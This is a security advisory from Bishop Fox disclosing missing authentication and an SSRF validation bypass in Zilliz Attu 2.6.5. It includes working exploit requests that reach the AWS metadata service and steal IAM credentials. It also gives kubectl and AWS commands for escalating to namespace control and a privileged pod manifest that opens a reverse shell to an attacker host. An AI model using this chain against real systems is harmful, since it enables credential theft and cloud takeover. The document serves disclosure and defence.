NOW AVAILABLE: CONTINUOUS SECURITY TESTING SERVICES Learn More

BISHOPFOX

BLOG // ADVISORIES // SEP 29, 2026

ZILLIZ / ATTU | 2.6.5

SHARE

The following document describes vulnerabilities identified by Bishop Fox staff in Zilliz Attu 2.6.5. The vulnerabilities were discovered during independent research.

Product Vendor

Zilliz

Product Description

Attu is the GUI administration tool for Milvus, which is an open-source, high-performance vector database specifically designed for AI and Machine Learning (ML) applications. The product's official website is https://zilliz.com/attu. The latest version of Attu is Attu v3.0.0, released on Sep 3 2026.

Affected Version

Version 2.6.5

Summary of Findings

Bishop Fox staff identified two vulnerabilities in Zilliz Attu 2.6.5. Missing authentication in the Playground feature allowed Bishop Fox staff to proxy arbitrary HTTP and HTTPS requests to public URLs through affected instances of Attu. Insecure input validation additionally allowed Bishop Fox staff to proxy requests to private IP addresses, which would ordinarily be blocked by the Playground feature. In a typical cloud installation with Milvus and Attu deployed in a EKS cluster, Bishop Fox staff demonstrated that the two vulnerabilities could be combined to obtain administrative access to the Kubernetes namespace where Attu was deployed.

CVE-2026-105048 - Insecure Input Validation

CVE-2026-105049 - Missing Authentication

Recommended Solution or Mitigation

Update to Attu version 3.0.0

Timeline

04/07/2026: Initial discovery

06/01/2026: Contact with vendor via email

08/19/2026: Attempted second contact with vendor via email

08/27/2026: Attempted third contact with vendor via Github issue

09/03/2026: Vendor responds to Github issue that Attu 2.6.x release line is no longer maintained. Suggests upgrading to Attu v3.0.0.

09/29/2026: Vulnerabilities publicly disclosed

Credits

Berenice Flores, Senior Security Consultant, Bishop Fox

Attu 2.6.5 Vulnerabilities

Missing Authentication

Security Risk: Critical

Definition

Missing authentication occurs when applications fail to implement authentication controls, which may result in arbitrary users gaining unauthorized access to the application or its underlying functionality.

Details

Bishop Fox staff determined that the Attu application allowed sensitive operations to be triggered without authentication. As a result, unauthenticated attackers could use the Playground feature as an HTTP or HTTPS proxy, allowing requests to be routed through an affected instance of Attu to a destination of the attacker's choosing. Bishop Fox staff demonstrated that this vulnerability could also be used in combination with the Insecure Input Validation vulnerability described later in this report to access internal IP addresses, such as cloud provider metadata URLs.

Bishop Fox staff examined the server-side code for Attu and identified the presence of logic that performed authorization checks for Attu's APIs. However, the code only performed the authorization checks when a Milvus client ID value was present in the request. If the **`milvus-client-id`** header was missing or empty, the **`milvusClientId`** variable would be set to an empty string, which is equivalent to the Boolean value false in JavaScript. This caused the validation steps to be skipped, as shown below:

```
…omitted for brevity…
const ReqHeaderMiddleware = (req, res, next) => {
    // all ape requests need set milvus address in header.
    // server will set active address in milvus service.
    const milvusClientId = req.headers[utils_1.MILVUS_CLIENT_ID] || '';
    req.clientId = req.headers[utils_1.MILVUS_CLIENT_ID];
    …omitted for brevity…
```

```
    const bypassURLs = [`/api/v1/milvus/connect`, `/api/v1/milvus/version`];
    if (bypassURLs.indexOf(req.url) === -1 &&
        milvusClientId &&
        !cache_1.clientCache.get(milvusClientId)) {
        throw (0, http_errors_1.default)(utils_1.HTTP_STATUS_CODE.UNAUTHORIZED,
    }
    next();
};
```

igure 1 – *Authorization check in middleware index.js*

Bishop Fox staff discovered a secondary authentication check in other service handlers, such as **atabase.service.js**, which performed an independent cache lookup of the **clientId** and eturned a 401 HTTP status code if the **clientId** was not found. However, Bishop Fox staff letermined that although the **playground** service handler did perform its own client ID lookup, it vould skip validation of the request if the cache did not contain the client ID, as shown below:

```
…omitted for brevity…
handleRequest(req, res, next) {
  return __awaiter(this, void 0, void 0, function* () {
    try {
     const { clientId } = req;
     const connection = cache_1.clientCache.get(clientId);
     const allowedHosts = [];
     if (connection) {
       // Add connected milvus address host
      if (connection.address) {
        const formattedAddress = milvus_service_1.MilvusService.formatAddress(c
       // remove port
        const host = formattedAddress.split(':')[0];
        allowedHosts.push(host);
     }
      if (connection.webui_api_base) {
        try {
          const url = new URL(connection.webui_api_base);
```

```
          allowedHosts.push(url.hostname);
        }
        catch (e) {
          // ignore invalid url
        }
      }
}
const result = yield this.playgroundService.makeRequest(req.body, allowedHosts)
res.send(result);
```

Figure 2 – ***`clientId`*** *presence not validated in* ***`playground.controller.js`***

This allowed unauthenticated requests to proceed when no **`milvus-client-id header`** was supplied.

To verify this issue, Bishop Fox staff sent a request to the **`/api/v1/playground`** endpoint without the **`milvus-client-id`** header and specified a Burp Suite Collaborator URL in the host parameter

Request

```
POST /api/v1/playground HTTP/1.1
Host: <attu-server>:3000
Content-Length: 111
Content-Type: application/json

{"host":"http://[REDACTED]","url":"/playground_milvus","headers":{},"method":"G
```

Response

```
HTTP/1.1 200 OK
…omitted for brevity…
Content-Type: text/html; charset=utf-8
Content-Length: 55
ETag: W/"37-7hnWobz9cccYO+dTiC2SyRi5vkg"
```

```
Date: Wed, 01 Apr 2026 19:58:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<html><body>v7zvvct5i2gixfkt1cgutfzjjgtgz</body></html>
```

As shown above, the request to the external URL was successful and depended only on network connectivity to the Attu API. The Attu application attempted to prevent users from using the Playground feature to access internal IP addresses, but Bishop Fox staff discovered a separate issue – discussed in the Insecure Input Validation finding – that allowed them to bypass that mechanism.

Affected Locations

URL

http://<attu-server /api/v1/playground

Source Code

/app/dist/src/middleware/index.js:12-32

/app/dist/src/playground/playground.controller.js:34-56

Total Instances 1

Recommendations

To remediate insecure authentication methods, Bishop Fox staff recommend the following actions

For features that require authorization, reject requests that do not include authentication information.

Implement authentication and authorization in centralized locations in the source code, rather than re-implementing similar logic for different features.

Ensure that authentication-related values are validated for every request.

Additional Resources

OWASP Top Ten 2025 – Broken Access Control

https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/

How do authentication vulnerabilities arise?

https://portswigger.net/web-security/authentication#how-do-authentication-vulnerabilities-arise

CWE-287: Improper Authentication

https://cwe.mitre.org/data/definitions/287.html

Insecure Input Validation

Security Risk: High

Definition

Insecure input validation occurs when an application does not perform strong input validation, check all input, apply the correct validation routine based on the input type, or apply the validation routines on the server side.

Details

Bishop Fox staff determined that the Attu application did not sufficiently validate requests to the Playground feature's API endpoint, and exploited the vulnerability to access internal IP addresses via the Playground API. An adversary could leverage this issue in combination with the Missing Authentication finding in this report to use vulnerable internet-facing Attu instances as footholds in the environments where those instances were deployed. For example, Bishop Fox staff demonstrated that an attack against an instance of Attu deployed in an Amazon Web Services

AWS) EKS cluster could result in the attack obtaining administrative access to the Kubernetes namespace where the vulnerable Attu instance was hosted.

The Attu application's Playground feature attempted to prevent users from proxying requests to internal IP addresses, as shown below:

Request

```
POST /api/v1/playground HTTP/1.1
Host: 10.1.1.11:3000
…omitted for brevity…
Content-Type: application/json
Content-Length: 70

{
    "host":"http://10.1.1.11:3000",
    "url":"/",
    "headers":{},
    "method":"GET"
}
```

Response

```
HTTP/1.1 500 Internal Server Error
…omitted for brevity…
{
    "statusCode":500,
    "message":"Access to private IP 10.1.1.11 is forbidden"
}
```

However, Bishop Fox staff found that the restriction could be bypassed by placing an internet-facing URL in the host field, placing the entire internal URL in the **`url`** field, and ensuring that at least one letter in the scheme portion of the internal URL was capitalized. For example, in the request/response pair below, the host field specified the public Bishop Fox website, and the **`url`**

ield specified the URL of the vulnerable Attu instance, with the first “T” in “hTtp” capitalized. The esponse contained the Attu content, not the Bishop Fox website content.

Request

```
POST /api/v1/playground HTTP/1.1
Host: 10.1.1.11:3000
…omitted for brevity…
Content-Type: application/json
Content-Length: 70

{
    "host":"http://bishopfox.com/",
    "url":"hTtp://10.1.1.11:3000/",
    "headers":{},
    "method":"GET"
}
```

Response

```
HTTP/1.1 200 OK
…omitted for brevity…

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8" />
  <link rel="icon" href="attu.svg" />
  <meta name="description" content="Attu, the best milvus management tool" />
…omitted for brevity…
  <title>Attu</title>
…omitted for brevity…
```

The underlying cause of this vulnerability was a regular expression employed in Attu's **`sAbsoluteUrl`** function to determine whether the provided **`url`** input value (**`data.url`**) should be treated as an absolute or a relative URL. The regular expression used case-sensitive matching, but only specified lowercase letters in the section of the pattern intended to match a URL's scheme, as shown below:

```
…omitted for brevity…
class PlaygroundService {
    makeRequest(data_1) {
        return __awaiter(this, arguments, void 0, function* (data, allowedHosts
            // Check if url is absolute
            const isAbsoluteUrl = /^[a-z][a-z\d\+\-\.]*:/.test(data.url) || dat
            let targetUrlString = data.url;
            // If it's a relative URL, we need a base host
            if (!isAbsoluteUrl) {
                if (data.host) {

                    // If host is provided, validate the host
                    targetUrlString = data.host;
                }
                else {
                    // If neither absolute URL nor host is provided, we can't p
                    // But maybe it's just a path? playground usually assumes a
                    // Let's assume the previous logic was correct and it just
                }
            }
            // validate and get resolved IP
            const resolvedIp = yield (0, Network_1.checkUrl)(targetUrlString, a
            …omitted for brevity…
```

Figure 3 – *Regular expression classification of absolute vs. relative URLs in* ***`playground.service.js:19-38`***

When a URL beginning with a scheme containing at least one uppercase letter (such as **`HTTP://169.254.169.254/latest/meta-data`**) was supplied in the **`url`** parameter, the validation

check failed to identify it as an absolute address. The affected code then selected the host parameter value (**`data.host`**) as the target (**`targetUrlString`**) for security validation instead of the malicious **`url`** parameter.

The security validation process resolved the DNS name to its IP address, then checked that address against a list of prohibited private ranges. If the address in the host parameter was identified as a public resource, it successfully passed the safety inspection and was returned as a valid destination.

The corresponding source code is shown below:

```
const checkUrl = (urlString_1, ...args_1) => __awaiter(void 0, [urlString_1, ..
    let url;
…omitted for brevity…
    // Resolve hostname
    return new Promise((resolve, reject) => {
        dns_1.default.lookup(url.hostname, (err, address, family) => {
            if (err) {
                // If DNS lookup fails, it's safe to reject, as we can't verify
                reject(err);
                return;
            }
            // Check allowed list again with resolved IP
            if (allowedHosts.includes(url.hostname) ||
                allowedHosts.includes(address)) {
                resolve(address);
                return;
            }
            if ((0, exports.isPrivateIP)(address)) {
                reject(new Error(`Access to private IP ${address} is forbidden`
                return;
            }
            resolve(address);
        });
    });
```

Figure 4 – *The* ***`checkUrl`*** *function in* ***`Network.js`*** *used to verify the legitimacy of the target destination*

After the **`checkUrl`** function completed, the Playground service constructed an HTTP or HTTPS request to the IP address resolved by the security validation step, but placing the original host name in the HTTP Host header so that requests would generally be handled correctly by application-layer routing. This approach may have been intended as a mitigation against DNS rebinding attacks. The function set the **`url`** property of the config object to the unmodified **`url`** value from the request, then passed the **`config`** object to the Axios library to perform the HTTP or HTTPS request.

```
…omitted for brevity…
const url_1 = require("url");
class PlaygroundService {
    makeRequest(data_1) {
        return __awaiter(this, arguments, void 0, function* (data, allowedHosts
…omitted for brevity…
            const config = {
                method: data.method,
                headers: data.headers || {},
                params: data.params,
                data: data.body,
            };
            // Construct safe URL using resolved IP
            try {
                const parsedUrl = new url_1.URL(targetUrlString);
                // Save original host for the Host header if not already presen
                if (!config.headers.Host) {
                    config.headers.Host = parsedUrl.host;
                }
                // Replace hostname with resolved IP in the URL
                parsedUrl.hostname = resolvedIp;
                if (isAbsoluteUrl) {
                    config.url = parsedUrl.toString();
                }
                else {
```

```
                    // If original was relative, we used data.host to resolve I
                    // We set baseURL to the safe IP version of data.host
                    config.baseURL = parsedUrl.toString();
                    config.url = data.url;
                }
            }
…omitted for brevity…
            try {
                const response = yield (0, axios_1.default)(config);
                return response.data;
            }
…omitted for brevity…
```

Figure 5 – *Request configuration construction in* ***`playground.service.js`***

The Axios library invoked the function **`buildFullPath`** to determine the full URL by either combining the **`baseURL`** property with the **`url`** property if the **`url`** property contained a relative URI, or ignoring the **`baseURL`** property entirely and using only the **`url`** property if the **`url`** property contained a full URL. The Axios logic for differentiating full URLs from relative URIs was very similar to the Attu logic, with the exception that the regular expression used in the Axios library to detect the presence of a scheme element in the **`url`** property was performed without case-sensitivity, as shown below:

```
…omitted for brevity…
/**
 * Determines whether the specified URL is absolute
 *
…omitted for brevity…
function isAbsoluteURL(url) {
  // A URL is considered absolute if it begins with "<scheme>://" or "//" (prot
…omitted for brevity…
  if (typeof url !== 'string') {
    return false;
  }
```

```
  return /^([a-z][a-z\d+\-.]*:)?\/\//i.test(url);
}
…omitted for brevity…
 * Creates a new URL by combining the baseURL with the requestedURL,
 * only when the requestedURL is not already an absolute URL.
 * If the requestURL is absolute, this function returns the requestedURL untouc
 *
 * @param {string} baseURL The base URL
 * @param {string} requestedURL Absolute or relative URL to combine
 *
 * @returns {string} The combined full path
 */
function buildFullPath(baseURL, requestedURL, allowAbsoluteUrls) {
  let isRelativeUrl = !isAbsoluteURL(requestedURL);
  if (baseURL && (isRelativeUrl || allowAbsoluteUrls == false)) {
    return combineURLs(baseURL, requestedURL);
  }
  return requestedURL;
}
…omitted for brevity…
const httpAdapter = isHttpAdapterSupported &&
  function httpAdapter(config) {
    return wrapAsync(async function dispatchHttpRequest(resolve, reject, onDone
…omitted for brevity…
      // Parse url
      const fullPath = buildFullPath(config.baseURL, config.url, config.allowAb
      const parsed = new URL(fullPath, platform.hasBrowserEnv ? platform.origin
      const protocol = parsed.protocol || supportedProtocols[0];
…omitted for brevity…
```

Figure 6 – *URL check in Axios library*

This mismatch in how the Playground service and the Axios library classified the same input allowed a request to bypass the private IP address check in the Playground service, but still cause the Axios library to connect to a private IP address.

To verify the previous analysis, Bishop Fox staff submitted a request to the **`/api/v1/playground`** endpoint using an uppercase URL scheme – **`HTTP://`** instead of **`http://`**, in this case – in the **`url`** parameter alongside a public URL in the host field.

Bishop Fox staff created a test instance of Attu in Amazon Web Services (AWS) EC2, using the official **`zilliz/attu:v2.6.5`** container image. Bishop Fox staff targeted the instance metadata service to demonstrate that exploitation of an EC2-hosted Attu instance could allow an attacker to obtain instance credentials. As the EC2 instance where the service was deployed utilized IMDSv2 the request was specifically directed to the **`/latest/api/token/`** path to first obtain a valid session token. The following request and response demonstrate that the internal AWS metadata service was successfully reached, confirming that the security validation was incorrectly applied to the public host property while the malicious **`url`** property was used by the Axios library:

Request

```
POST /api/v1/playground HTTP/1.1
Host: <attu-endpoint>:3000
Content-Length: 429
…omitted for brevity…
Content-Type: application/json

{"url":"HTTP://169.254.169.254/latest/api/token/","host":"http://[REDACTED]","h
```

Response

```
HTTP/1.1 200 OK
...omitted for brevity...
Content-Type: text/html; charset=utf-8
Content-Length: 56
Date: Wed, 01 Apr 2026 00:16:54 GMT
...omitted for brevity...

AQAEAJJCVbGZQo0n0M[REDACTED]8-LiEPHkI0aQ==
```

Following the successful acquisition of the session token from the metadata service, Bishop Fox staff performed a request to obtain to the AWS key, secret key, and token for the IAM role associated with the EC2 instance:

Request

```
POST /api/v1/playground HTTP/1.1
Host: <attu-endpoint>:3000
Content-Length: 557
…omitted for brevity…
Content-Type: application/json

{"url":"HTTP://169.254.169.254/latest/meta-data/iam/security-credentials/eksctl
```

Response

```
HTTP/1.1 200 OK
...omitted for brevity...
Date: Wed, 01 Apr 2026 00:17:20 GMT
Content-Type: text/html; charset=utf-8

{"data":{"Code":"Success","LastUpdated":"2026-03-31T23:33:18Z","Type":"AWS-HMAC
```

Bishop Fox staff exported the temporary AWS credentials to a local terminal environment, then executed a call to the STS service to perform a self-identification check against the AWS Security Token Service. This step confirmed that the credentials were active and correctly associated with the **`eksctl-milvus-eks-cluster-nodegrou-NodeInstanceRole-CT8qI3ybezSz`** IAM role assigned to the EC2 instance:

```
$ export AWS_ACCESS_KEY_ID=ASIASS2WC7D6C6NF4QTZ
$ export AWS_SECRET_ACCESS_KEY=CqZmWV+PghC+pZQf[REDACTED]
$ export AWS_SESSION_TOKEN= IQoJb3JpZ2luX2VjEID/////////wEaCXVzLWVhc3QtMiJHMEU
$ aws sts get-caller-identity
{
```

```
    "UserId": "AROASS2WC7D6CAY6L23GF:i-07dd03[REDACTED]",
    "Account": "[REDACTED]",
    "Arn": "arn:aws:sts::[REDACTED]:assumed-role/eksctl-milvus-eks-cluster-node
}
```

igure 7 – *Verification of the IAM role identity*

he IAM role name associated with the temporary credentials **eksctl-milvus-eks-cluster-odegrou-NodeInstanceRole-CT8qI3ybezSz** contained specific references to the EKS node roup. Using the captured credentials, Bishop Fox staff retrieved the instance tags, which xplicitly revealed the cluster name, then inspected the cluster's control plane settings, as shown elow:

```
$ aws ec2 describe-instances --region us-east-2 --query "Reservations[].Instanc
[
    {
        "ID": "i-0ca9449f[REDACTED]",
        "AllTags": [
…omitted for brevity…
            {
               "Key": "aws:eks:cluster-name",
                "Value": "milvus-eks-cluster"
…omitted for brevity…
    {
        "ID": "i-0ca14fd[REDACTED]",
        "AllTags": [
            {
                "Key": "eks:cluster-name",
                "Value": "milvus-eks-cluster"
            },
…omitted for brevity…

$ aws eks describe-cluster --name milvus-eks-cluster --region us-east-2
{
    "cluster": {
```

```
        "name": "milvus-eks-cluster",
        "arn": "arn:aws:eks:us-east-2:[REDACTED]:cluster/milvus-eks-cluster",
        "createdAt": "2026-03-26T13:37:10.731000-06:00",
        "version": "1.35",
        "endpoint": "https://E1967BF3[REDACTED].gr7.us-east-2.eks.amazonaws.com
        …omitted for brevity…
            "clusterSecurityGroupId": "sg-0ef1fb414a3e48dae",
            "vpcId": "vpc-0bab1fb9e549b8041",
            "endpointPublicAccess": true,
            "endpointPrivateAccess": false,
            "publicAccessCidrs": [
                "0.0.0.0/0"
            ]
…omitted for brevity…
```

igure 8 – *Identification of the EKS cluster name and verification of the publicly accessible Kubernetes API endpoint*

he cluster settings indicated that the Kubernetes API server endpoint was configured for public ccess in the default AWS Milvus configuration.

Bishop Fox staff then used the captured credentials to update the local Kubernetes configuration, enabling direct authentication to the cluster's API server. This was possible because the exfiltrated credentials belonged to an EC2 instance functioning as a registered node within the environment Upon verifying the current identity through the Kubernetes command-line interface, Bishop Fox taff confirmed that the session was authenticated to the AWS EKS cluster as a node identity (**`system:node`**).

```
$ aws eks update-kubeconfig --region 'us-east-2' --name 'milvus-eks-cluster'
Added new context arn:aws:eks:us-east-2:[REDACTED]:cluster/milvus-eks-cluster t
$ kubectl auth whoami
ATTRIBUTE                                           VALUE
Username                                            system:node:ip-192-168[R
UID                                                 aws-iam-authenticator:[R
Groups                                              [system:nodes system:aut
```

```
Extra: accessKeyId                                          [ASIASS2WC7D6JV6PC4NP]
Extra: arn                                                  [arn:aws:sts::[REDACTED]
Extra: canonicalArn                                         [arn:aws:iam::[REDACTED]
```

Figure 9 - *Verification of the authenticated Kubernetes identity as a cluster node*

Bishop Fox staff then utilized the permissions associated with the **`system:node`** identity to enumerate the various pods running on the node and their associated service accounts:

```
$ kubectl get pods --field-selector=spec.nodeName=ip-192-168-98-102.us-east-2.c
POD                                     SERVICE_ACCOUNT
milvus-demo-attu-7675bf7c55-sldxd       default
milvus-demo-etcd-2                      default
milvus-demo-mixcoord-75449d4b99-2vnb9   default
milvus-demo-pulsarv3-bookie-2           milvus-demo-pulsarv3-bookie
milvus-demo-pulsarv3-bookie-init-gkpqm  milvus-demo-pulsarv3-bookie
milvus-demo-pulsarv3-broker-0           milvus-demo-pulsarv3-broker-acct
milvus-demo-pulsarv3-proxy-0            milvus-demo-pulsarv3-proxy
…omitted for brevity…
```

Figure 10 – *Enumeration of pod names and service account identities on the compromised node*

In addition to listing pods, nodes could create service account tokens for pods running on them. The Bishop Fox staff created a token for the privileged **`milvus-demo-pulsarv3-broker-acct`** service account, which possessed extensive permissions to create or modify resources in the **`milvus`** namespace. This process allowed for the transition from a node-level identity to a service-level identity, effectively granting the access rights associated with that specific service account.

```
$ kubectl get pod milvus-demo-pulsarv3-broker-0 -o json -n milvus | jq -r '"Nam
Namespace: milvus
Name: milvus-demo-pulsarv3-broker-0
UID: 265925ab-bf1c-4560-a896-76560ab95708
SA: milvus-demo-pulsarv3-broker-acct
```

```
$ TOKEN=$(
      kubectl create token milvus-demo-pulsarv3-broker-acct \
      --namespace milvus \
      --bound-object-kind Pod \
      --bound-object-name "milvus-demo-pulsarv3-broker-0" \
      --bound-object-uid="265925ab-bf1c-4560-a896-76560ab95708"
)
$ echo $TOKEN
eyJhbGciOiJSUzI1NiIsImtpZCI6IjdkMzQ0YjZiZjVkMmQ3Mjg5NTU4MWI2ZTQ5MjU5ZmM5NTUwYTg


$ kubectl --token $TOKEN auth whoami
ATTRIBUTE                                           VALUE
Username                                            system:serviceaccount:milvu
UID                                                 5904d9f7-9b1d-4c3d-b903-d53
Groups                                              [system:serviceaccounts sys
Extra: authentication.kubernetes.io/credential-id   [JTI=1316b7fe-6808-4942-8b3
…omitted for brevity…
```

igure 11 – *Creating privileged service account token*

Bishop Fox staff then deployed a malicious pod configuration to the cluster, designed to execute a everse shell command upon startup. To facilitate this connection, Bishop Fox staff started an a **cat** listener on a remote attacker-controlled host to await the incoming communication. Once the od reached a running state, the reverse shell connected to the listener, providing interactive ommand-line access within the containerized environment.

```
$ cat pod_shell.yaml
apiVersion: v1
kind: Pod
metadata:
  name: bishop-fox-revshell-pod
  labels:
    app: pentest
```

```
spec:
  hostNetwork: true
  hostPID: true
  hostIPC: true
  containers:
  - name: bishop-fox-revshell-pod
    image: public.ecr.aws/amazonlinux/amazonlinux:latest

    command: [ "/bin/sh", "-c", "--" ]
    args: [ "yum -y update && yum -y install nc &&  ncat --ssl <attacker-ip> -e
    securityContext:
      privileged: true
    volumeMounts:
    - mountPath: /host
      name: noderoot
  volumes:
  - name: noderoot
    hostPath:
      path: /

$ kubectl create -f ./pod_shell.yaml -n milvus --token $TOKEN
pod/bishop-fox-revshell-pod created



$ sudo ncat -l 8443 --ssl -v
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to
Ncat: SHA-1 fingerprint: C13D E9CB C9B8 C0D6 0B77 3BD0 7691 6D4C A232 E924
Ncat: Listening on [::]:8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from [REDACTED]:40906.
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ip-192-168-178-55.us-east-2.compute.internal 6.12.73-95.123.amzn2023.x86_
```

Figure 12 – *Deployment of a reverse shell pod*

This sequence of events resulted in the compromise of the application's namespace, enabling the execution of arbitrary code and the potential interception of all internal data and secrets.

Affected Locations

URL

http://<attu-server /api/v1/playground

Source Code

```
/app/dist/src/playground/playground.service.js: 23, 26–35, 47–63, 72

/app/dist/src/utils/Network.js: 100–165
```

Total Instances 1

Recommendations

To remediate the insecure input validation, Bishop Fox staff recommend the following actions:

Where possible, redesign application functionality so that it does not allow user input to specify remote resources that the system will use.

Perform strong input validation (e.g., exact match or allowlisting) to ensure that attackers are not able to circumvent loose or weak validation routines. Where possible, the application should reject any invalid input instead of attempting to sanitize the bad data.

Create an allowlist feature so that Attu administrators can define a list of approved servers from which the application is allowed to make queries with Axios library; restrict the API external communications to these approved servers.

Additional Resources

)WASP - Unvalidated Input

ıttps://community.owasp.org/vulnerabilities/Improper_Data_Validation

:WE-20: Improper Input Validation

ıttps://cwe.mitre.org/data/definitions/20.html

)WASP Cheat Sheet Series - Input Validation

ıttps://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Vendor Response

Zilliz stated that the Attu 2.6.x release line is no longer maintained, and it will not release fixes for ersion 2.6.5. The vendor recommends that users upgrade to Attu version 3.0.0, which supports Milvus 2.6.0 and later. Version 3.0.0 is a substantial rewrite of both the frontend and the backend. Bishop Fox staff could not reproduce the Missing Authentication or Insecure Input Validation ulnerabilities in Attu 3.0.0.

Bishop Fox recommends that users running Attu 2.6.5 upgrade to version 3.0.0 as soon as ossible. Version 2.6.5 remains vulnerable and will not receive a patch. An unauthenticated ttacker with network access to an affected Attu instance could use the Playground feature to end requests to internal services and cloud metadata endpoints. In cloud deployments such as Amazon EKS, this could let the attacker take over the Kubernetes namespace where Attu is leployed and possibly the wider cloud environment.

f an immediate upgrade is not possible, Bishop Fox recommends that users restrict network ccess to Attu 2.6.5 instances. For example, deploy them only in isolated networks, or put them ehind a reverse proxy that requires authentication. Users should also limit the permissions of the Kubernetes service account attached to the Attu pod and block pod access to the cloud instance metadata service.

SUBSCRIBE TO OUR BLOG

BE FIRST TO LEARN ABOUT LATEST TOOLS, ADVISORIES, AND FINDINGS.

First Name:


Last Name:

Email Address:

SUBMIT

RECOMMENDED POSTS

YOU MIGHT BE INTERESTED IN THESE RELATED POSTS.



Traefik's request read timeout is enabled by default and documented without exception, but it has never applied to HTTP/3. Bishop Fox confirmed the gap across four years of releases, measured it against the backend, and reported it to the vendor, who shipped a fix within twelve days.

Read Post »




Bishop Fox discovered a privilege escalation vulnerability in Python for Windows affecting versions 3.11.0a3 through 3.15.0b2. A low-privilege user can plant malicious files and wait for a privileged account to run the interpreter, inheriting that account's elevated access. Patches are available.

Read Post »



The following document describes identified vulnerabilities in the Shynet application version 0.13.1.

Read Post »





Copyright © 2026 Bishop Fox